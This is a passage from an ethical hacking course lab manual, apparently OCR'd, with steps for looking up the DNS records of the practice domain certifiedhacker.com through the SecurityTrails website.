


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. After successful verification, you will be redirected to the **Dashboard** in SecurityTrails website.





8. In the **Enter a Domain, IP, Keyword or Hostname** field, type **certifiedhacker.com** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. DNS records of certifiedhacker.com will appear, containing **A records**, **AAAA records**, **MX records**, **NS records**, **SOA records**, **TXT**, and **CNAME records**, as shown below.



